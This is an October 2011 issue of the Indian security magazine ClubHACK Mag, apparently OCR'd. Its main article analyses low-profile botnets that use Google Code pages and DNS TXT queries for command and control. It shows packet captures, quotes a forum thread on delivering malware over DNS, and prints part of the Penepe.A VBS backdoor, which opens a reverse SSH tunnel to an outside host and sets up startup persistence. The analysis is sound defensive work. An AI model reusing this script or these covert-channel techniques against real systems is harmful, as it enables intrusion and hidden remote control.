ClubHACK Mag

1st Indian "HACKING" Magazine

Issue 21 | Oct 2011

www.clubhack.com

Bhag Bhag PC Bose

MALWARIO

Sagar Nangare

Hi Readers! I am Sagar Nangare, a webmaster for ClubHack magazine. It is my task to upload the magazine and maintain the website. With release of every issue I am learning exciting features in network & web security. I hope you too are experiencing the same.

This time also we are continuing malwares theme. In Tech Gyan section you will learn about headlines newsmaker threat low profile botnets. Android based hot topics like - Android Malwares in Tool Gyan & Maldroid in Moms Guide. In Matriux Vibhag you are going to introduce with open source web security tool called Websecurify & in Legal Gyan section Sagar is explaining a very serious issue - the law relating to child pornography in India. I hope this issue will turn out a pure knowledge feast to you all.

As you may be knowing, this year we are coming up with 5th edition of ClubHack Conference. This reminds me, 15th Oct is the last date of Paper submission for ClubHack 2011 Conference. Have you submitted you paper? If not get it done fast ;) And yes, sponsorship for event are welcomed :)

This time with the launch of new issue, we are applying new look to CHMag website. I hope this new change will provide you better experience while reading articles.

ClubHACKMag

Issue 21, October 2011.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Low Profile Botnets

The term 'Botnet' was sited frequently in headline news last year. It continues to dominate the ever changing threat landscape of cyberspace. Whether it is Conficker, Aurora, NightDragon or the latest ShadyRAT attacks, Botnets continue to haunt cyberspace.


With millions of such "Zombie" machines under its control, it is not difficult to see the criminal appeal of Botnets. From stealing your credit card or banking details to spamming, espionage, extorting money through DDoS (distributed denial-of-service) attacks – all that and more can now be carried out with just a few mouse clicks – thanks to DIY Botnet kits like Zeus/SpyEye.

Some of the Botnets attacks had reached such a large scale that it prompted the security industry to take up new initiatives to tackle such a problem on global scale. There was an industry-wide collaboration to share information about such threats. Botnet tracking websites like http://www.abuse.ch/were set to monitor the Bots Control servers and ISP's were notified to take down such bot controlling servers.

But not all Botnets are created equally and many with great potential do not spread as widely and become as popular. Some may even spread and yet remain under the radar by being silent, waiting for instructions to show their potential. While others that have a small Internet footprint might be useful as prototypes for future variants with more damaging consequences. As with the security industry, the bad guys also learn and resort to new tactics to make sure they stay one step ahead in this multi-million dollar underground market. There are many low profile "Bot" malwares that may not infect on mass scale but do use some smart techniques to evade the detection.

A few days back, I stumbled upon one such interesting piece of malware - Win32/Mofksys.A, which according to Microsoft is a worm type of malware that spreads via network shares, removable drives, and by email. Initially it may seem as just another malware, but interestingly it is using Google's Code pages to host its Command and Control (C&C) infrastructure. Once executed, apart from doing all the nasty stuff, one of the activities of this worm is to fetch its configuration and component files. These are being stored with extension as .gif on Google Code servers.

While this is not new, using public services like Twitter, Facebook or Google for hosting the C&C is a great way to ensure that the controls channels stay low on the radar as well as away from content filtering software thus ensuring longevity of the malware. Another Trojan Win32.Katusha, a variant belonging to the famous Rouge or Fake Antivirus malware family, cleverly uses a



expcmd07
expcmd07

Search projects

Project Home | Downloads | Wiki | Issues | Source


Search Current downloads for Search

1 - 2 of 2

	Filename ▾	Summary + Labels ▾	Uploaded ▾	ReleaseDate ▾	Size ▾	DownloadCount ▾	...
☆	cmsys.gif	cmsys.gif	Aug 17	Aug 17	7.6 KB	920	
☆	3picsys.gif	3picsys.gif	Jun 29	Jun 29	6.6 KB	3151	

1 - 2 of 2

Figure 1: Win32/Mofksys worm using Google code pages



sample_traffic.cap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply

```
No. Time     Source         Src port Destination    Dst Port Protocol TCP len UDP len Info
  1 0.000000 192.168.220.10 1049     192.168.2.54   53       DNS                   48 Standard query TXT 1284592910.httpurl.net
  2 0.400652 192.168.2.54   53       192.168.220.10 1049     DNS                  265 Standard query response TXT
  3 0.418519 192.168.220.10 1050     192.168.2.54   53       DNS                   48 Standard query TXT 1284592911.httpurl.net
  4 0.713499 192.168.220.10 1025     192.168.2.54   53       DNS                   41 Standard query A httpexplore.net
  5 0.714553 192.168.2.54   53       192.168.220.10 1025     DNS                   57 Standard query response A 91.211.119.161
  6 0.718980 192.168.220.10 1052     91.211.119.161 80       TCP          0           ddt > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
  7 0.791508 192.168.2.54   53       192.168.220.10 1050     DNS                  265 Standard query response TXT
  8 0.881592 91.211.119.161 80       192.168.220.10 1052     TCP          0           http > ddt [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1436 SACK_PERM=1
  9 0.882964 192.168.220.10 1052     91.211.119.161 80       TCP          0           ddt > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
 10 0.883056 192.168.220.10 1052     91.211.119.161 80       HTTP       288           GET /httpss/v=60&step=2&hostid=D00601181FF3673C2076D860BD28C3A6 HTTP/1.1
 11 1.051111 91.211.119.161 80       192.168.220.10 1052     TCP          0           http > ddt [ACK] Seq=1 Ack=289 Win=6432 Len=0
 12 1.176234 91.211.119.161 80       192.168.220.10 1052     HTTP       532           HTTP/1.1 404 Not Found  (text/html)
 13 1.220967 192.168.220.10 1025     192.168.2.54   53       DNS                   36 Standard query A google.com
 14 1.339542 192.168.220.10 1052     91.211.119.161 80       TCP          0           ddt > http [ACK] Seq=289 Ack=533 Win=65003 Len=0
 15 1.443702 192.168.2.54   53       192.168.220.10 1025     DNS                  132 Standard query response A 74.125.95.105 A 74.125.95.106 A 74.125.95.147 A
 16 1.445658 192.168.220.10 1053     74.125.95.105  80       TCP          0           remote-as > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
 17 1.713637 74.125.95.105  80       192.168.220.10 1053     TCP          0           http > remote-as [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430 SACK_PERM=
 18 1.714440 192.168.220.10 1053     74.125.95.105  80       TCP          0           remote-as > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
```

```
⊞ Frame 2: 299 bytes on wire (2392 bits), 299 bytes captured (2392 bits)
⊞ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: CadmusCo_8d:
⊞ Internet Protocol, Src: 192.168.2.54 (192.168.2.54), Dst: 192.168.220.10 (
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: td-postman (1049)
⊟ Domain Name System (response)
    [Request In: 1]
    [Time: 0.400652000 seconds]
    Transaction ID: 0x7c6d
  ⊞ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊞ Queries
  ⊟ Answers
    ⊟ 1284592910.httpurl.net: type TXT, class IN
        Name: 1284592910.httpurl.net
        Type: TXT (Text strings)
        Class: IN (0x0001)
        Time to live: 5 minutes
        Data length: 205
        Text: a0dfe9b34e6c3eca60fe8b0c22da3e2aa2dd8beec495f3a972aa97b10d05ff
```


```
0000  08 00 27 8d 3b 5e 0a 00  27 00 00 00 08 00 45 00   ..'.;^.. '.....E.
0010  01 1d 13 ce 00 00 7e 11  c8 70 c0 a8 02 36 c0 a8   ......~. .p...6..
0020  dc 0a 00 35 04 19 01 09  1a 23 7c 6d 81 80 00 01   ...5.... .#|m....
0030  00 01 00 00 00 00 0a 31  32 38 34 35 39 32 39 31   .......1 28459291
0040  30 07 68 74 74 70 75 72  6c 03 6e 65 74 00 00 10   0.httpur l.net...
0050  00 01 c0 0c 00 10 00 01  00 00 01 2c 00 cd cc 61   ........ ...,...a
0060  30 64 66 65 39 62 33 34  65 36 63 33 65 63 61 36   0dfe9b34 e6c3eca6
0070  30 66 65 38 62 30 63 32  32 64 61 33 65 32 61 61   0fe8b0c2 2da3e2aa
0080  32 64 64 38 62 65 65 63  34 39 35 66 33 61 39 37   2dd8beec 495f3a97
0090  32 61 61 39 37 62 31 30  64 30 35 66 66 62 38 32   2aa97b10 d05ffb82
00a0  65 38 36 31 61 33 66 66  34 39 64 39 65 32 35 66   e861a3ff 49d9e25f
00b0  34 66 36 61 33 64 65 32  33 66 39 64 32 62 39 66   4f6a3de2 3f9d2b9f
00c0  36 65 32 39 62 64 64 62  64 35 37 66 30 36 62 36   6e29bddb d57f06b6
00d0  33 38 35 62 36 63 62 63  62 31 66 64 33 62 33 34   385b6cbc b1fd3b34
00e0  38 61 63 33 30 30 65 64  34 64 32 38 34 64 36 38   8ac300ed 4d284d68
00f0  32 66 37 61 38 34 31 36  63 30 33 64 31 61 33 61   2f7a8416 c03d1a3a
0100  61 36 39 37 38 31 64 37  61 61 61 30 65 33 66 63   a69781d7 aaa0e3fc
0110  32 37 37 66 33 39 66 63  63 64 62 36 31 31 62 62   277f39fc cdb611bb
0120  35 64 32 31 36 64 64 66  39 64 61                  5d216ddf 9da
```

Text item (text), 205 bytes
Packets: 83 Displayed: 83 Marked: 0 Load time: 0:00.187
Profile: Default

Figure 2: Katusha Trojan using DNS TXT Queries

DNS TXT query to hide its communication with its control servers and so does the latest Morto worm which is an 'old school' worm designed to spread using Remote Desktop (RDP).

A DNS TXT record is rarely used DNS type which was designed to store human readable information for SPF (sender policy framework) records and to prevent emails from being faked or spoofed. Instead, the malware authors found an interesting way to make use of this facility by using it for their C&C. It allows text (up to 100 bytes) to be sent as part of DNS response which is good enough for the malware authors to send encoded commands to its bots.


sample_traffic.cap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

```
No. Time      Source          Src port Destination     Dst Port Protocol TCP len UDP len Info
  1 0.000000 192.168.220.10  1035     209.166.160.36  53       DNS                  36 Standard query TXT t.qfsl.net
  2 0.226400 209.166.160.36  53       192.168.220.10  1035     DNS                 273 Standard query response TXT
  3 0.553361 192.168.220.10  1036     163.180.96.54   53       DNS                  39 Standard query TXT flt1.qfsl.net
  4 0.951895 163.180.96.54   53       192.168.220.10  1036     DNS                  39 Standard query response
  5 0.968459 192.168.220.10  1037     192.168.2.54    53       DNS                  39 Standard query TXT flt1.qfsl.net
  6 1.961719 192.168.220.10  1037     192.168.2.14    53       DNS                  39 Standard query TXT flt1.qfsl.net
  7 2.367891 192.168.2.14    53       192.168.220.10  1037     DNS                  39 Standard query response
  8 2.367944 192.168.2.54    53       192.168.220.10  1037     DNS                  39 Standard query response
  9 2.374367 192.168.220.10  1039     74.125.71.104   80       TCP        0            sbl > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
 10 2.480311 74.125.71.104   80       192.168.220.10  1039     TCP        0            http > sbl [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430 SACK_PERM=1
 11 2.480958 192.168.220.10  1039     74.125.71.104   80       TCP        0            sbl > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
 12 2.481030 192.168.220.10  1039     74.125.71.104   80       TCP        0            sbl > http [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
 13 2.556772 192.168.220.10  1040     202.181.202.140 53       DNS                  36 Standard query TXT t.qfsl.net
 14 2.589158 74.125.71.104   80       192.168.220.10  1039     TCP        0            http > sbl [FIN, ACK] Seq=1 Ack=2 Win=5720 Len=0
 15 2.590325 192.168.220.10  1039     74.125.71.104   80       TCP        0            sbl > http [ACK] Seq=2 Ack=2 Win=65535 Len=0
 16 2.667683 202.181.202.140 53       192.168.220.10  1040     DNS                 351 Standard query response TXT
 17 2.839405 192.168.220.10  1041     198.153.194.1   53       DNS                  39 Standard query TXT flt1.qfsl.net
 18 3.152619 198.153.194.1   53       192.168.220.10  1041     DNS                  39 Standard query response
```

```
⊞ Frame 2: 307 bytes on wire (2456 bits), 307 bytes captured (2456 bits)
⊞ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: CadmusCo_8d:
⊞ Internet Protocol, Src: 209.166.160.36 (209.166.160.36), Dst: 192.168.220.
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: mxxrlogin (1035)
⊟ Domain Name System (response)
    [Request In: 1]
    [Time: 0.226400000 seconds]
    Transaction ID: 0x95fd
  ⊞ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊞ Queries
  ⊟ Answers
    ⊟ t.qfsl.net: type TXT, class IN
        Name: t.qfsl.net
        Type: TXT (Text strings)
        Class: IN (0x0001)
        Time to live: 13 minutes, 8 seconds
        Data length: 225
        Text: p66662n1T!366666666666666666666666666kJ6666666666666716wTjuUu
```


```
0000  08 00 27 8d 3b 5e 0a 00  27 00 00 00 08 00 45 00   ..'.;^.. '.....E.
0010  01 25 00 00 40 00 2d 11  3e 4a d1 a6 a0 24 c0 a8   .%..@.-. >J...$..
0020  dc 0a 00 35 04 0b 01 11  bf 38 95 fd 81 80 00 01   ...5.... .8......
0030  00 01 00 00 00 00 01 74  04 71 66 73 6c 03 6e 65   .......t .qfsl.ne
0040  74 00 00 10 00 01 c0 0c  00 10 00 01 00 00 03 14   t....... ........
0050  00 e1 e0 70 36 36 36 36  32 6e 31 54 21 33 36 36   ...p6666 2n1T!366
0060  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
0070  36 36 36 36 36 36 36 36  36 6b 4a 36 36 36 36 36   66666666 6kJ66666
0080  36 36 36 36 36 36 36 36  37 31 36 77 54 6a 75 55   66666666 716wTjuU
0090  75 49 68 32 4e 4a 6d 37  65 75 58 38 6f 42 55 37   uIh2NJm7 euX8oBU7
00a0  39 71 55 44 55 31 4c 44  76 66 55 38 54 66 78 37   9qUDU1LD vfU8Tfx7
00b0  39 57 61 3d 30 4a 36 36  36 36 36 36 36 36 36 36   9Wa=0J66 66666666
00c0  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
00d0  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
00e0  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
00f0  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
0100  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
0110  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
0120  36 36 36 36 36 36 36 36  36 36 36 36 36 36 36 36   66666666 66666666
0130  36 36 36                                           666
```

Text item (text), 225 bytes
Packets: 2178 Displayed: 2178 Marked: 0 Load time: 0:00.187
Profile: Default

Figure 3: Morto Worm using DNS TXT Query as a C&C channel

Normally, all perimeter devices like firewalls/IPS's would be configured to guard and inspect HTTP traffic but blindly allow any type of DNS queries to be sent out.

Using this technique allows the malware author to control vitually any machine even behind highly secured networks. Malware authors are quick to latch on to such ideas even if they are discussed casually on security forums.



Pages: [1] Go Down
PRINT
Author
Topic: Dropping tools and malware using DNS (Read 1869 times)

0 Members and 1 Guest are viewing this topic.

jimbob
Sr. Member
☐ Offline
Posts: 414

Dropping tools and malware using DNS
« **on:** June 09, 2010, 06:27:49 AM »

Hi,
I blogged about the notion of using DNS TXT records to delivery binary files to a compromised system. Here is the link...

http://jimhalfpenny.blogspot.com/2010/06/delivery-your-malware-by-dns-http-is.html

I hope it's interesting to the folks here.

Regards,
Jim

Logged

Ketchup
Hero Member
☐ Offline
Posts: 1006

Re: Dropping tools and malware using DNS
« **Reply #1 on:** June 09, 2010, 07:11:37 AM »

Jim, that's an interesting idea! I believe that the individual TXT record size limitation is 255 characters. You can can get some fairly large file encoded this way, especially if you are splitting them up like you are. DNS even takes care of dealing with UDP traffic. Very nice!

Logged

~~~~~~~~~~~~~~~
Ketchup

yatz
Full Member
☐ Offline
Posts: 198

Re: Dropping tools and malware using DNS
« **Reply #2 on:** June 09, 2010, 07:41:04 AM »

That's really interesting! How do you suppose you would get the record on the DNS server? Maybe something inside a trusted dynamic DNS update?

Logged

"Live as though you would die tomorrow, learn as though you would live forever."

Sec+, Net+, Linux+, MCSA, MCTS, CCNA

jimbob
Sr. Member
☐ Offline
Posts: 414

Re: Dropping tools and malware using DNS
« **Reply #3 on:** June 09, 2010, 09:34:47 AM »


Quote from: yatz on June 09, 2010, 07:41:04 AM

> How do you suppose you would get the record on the DNS server? Maybe something inside a trusted dynamic DNS update?

You could add the records to a domain you have own, or to a zone file on a compromised DNS server. I'm not sure about dynamic DNS but that would be a

Figure 4: Forum discussions on using DNS TXT Query for malware delivery
~~~~~~~~~~~~~~~

However, not all bot-authors are skilled professionals and sometimes, inexperienced script kiddies can cook up a decent sized Botnet with the help of few scripts, in hours. As is the case with backdoor Win32/Penepe.A which isn't more than a bunch of utilities and a VB script put together in a self-extracting archive to make the affected system act as a proxy.


C:\Documents and Settings\Administrator\Desktop\alg.vbs - Notepad++
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ?
svchost_1.txt
alg.vbs

```
server = "[redacted].zapto.org "
username="[redacted]22kb"
password="[redacted]055"

Set oSh = CreateObject("WScript.Shell")
intHighPort = 5000
intLowPort = 65000
    Randomize
    intPort = Int((intHighPort - intLowPort + 1) * Rnd + intLowPort)
final = "C:\Win.Msi\System.exe -ssh -R " &intPort
final = final + ":127.0.0.1:2103 "+server+" -l "+username+" -pw "+password

set oEnv = oSh.Environment("PROCESS")
oEnv("SEE_MASK_NOZONECHECKS") = 1
oSh.Run Trim("cssrs.exe -d -t -l -e0.0.0.0 -i127.0.0.1 -p2103 -a"), 0, False
oEnv.Remove("SEE_MASK_NOZONECHECKS")

' Startup routine begins here
startuplnk=oSh.ExpandEnvironmentStrings("%homedrive%%homepath%\Start Menu\
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFileCopy = objFSO.GetFile("DiskDoctor.lnk")
objFileCopy.Copy (startuplnk)

Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFolder = objFSO.GetFolder("C:\Win.Msi")
    objFolder.Attributes = objFolder.Attributes OR 2


Do While 1

set svc=getobject("winmgmts:root\cimv2")
sQuery="select * from win32_process where name='System.exe'"
set cproc=svc.execquery(sQuery)
iniproc=cproc.count    'it can be more than 1
```

C:\Documents and Settings\Administrator...
